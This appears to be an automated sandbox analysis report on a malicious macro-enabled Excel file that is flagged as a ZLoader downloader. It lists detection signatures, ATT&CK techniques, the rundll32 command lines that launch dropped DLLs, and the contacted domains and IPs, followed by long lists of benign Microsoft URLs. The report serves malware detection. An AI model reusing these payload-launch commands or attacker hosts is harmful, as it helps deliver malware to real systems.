ID: 403410
Sample Name: catalog-1521295750.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 05:33:32
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report catalog-1521295750.xlsm

Overview


General Information

Sample Name:	catalog-1521295750.xlsm
Analysis ID:	403410
MD5:	72b06d3f0889125.
SHA1:	a285f7bc7a6f798..
SHA256:	bbdaa820461e1e..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Yara detected MalDoc1
- Allocates a big amount of memory (p…
- Excel documents contains an embe…
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6484 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6780 cmdline: rundll32 ..\jordji.nbvt1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6844 cmdline: rundll32 ..\jordji.nbvt11,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
sharedStrings.xml	JoeSecurity_MalDoc_1	Yara detected MalDoc_1	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Yara detected MalDoc1

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas


Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Extra Window Memory Injection 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
catalog-1521295750.xlsm	30%	Virustotal		Browse
catalog-1521295750.xlsm	18%	Metadefender		Browse
catalog-1521295750.xlsm	55%	ReversingLabs	Document-Office.Downloader.ZLoader	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
dentistelmhurstny.com	2%	Virustotal		Browse
legalopspr.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dentistelmhurstny.com	192.185.5.2	true	false	• 2%, Virustotal, Browse	unknown
legalopspr.com	192.185.20.98	true	false	• 2%, Virustotal, Browse	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://login.microsoftonline.com/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://shell.suite.office.com:1443	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://autodiscover-s.outlook.com/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://cdn.entity.	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerlift.acompli.net	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://cortana.ai	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://api.aadrm.com/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://api.microsoftstream.com/api/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://cr.office.com	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://graph.ppe.windows.net	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://store.office.cn/addinstemplate	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dev0-api.acompli.net/autodetect	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	4BDFB115-4685-4F97-99A9-00A0FF14FF48.0.dr	false		high
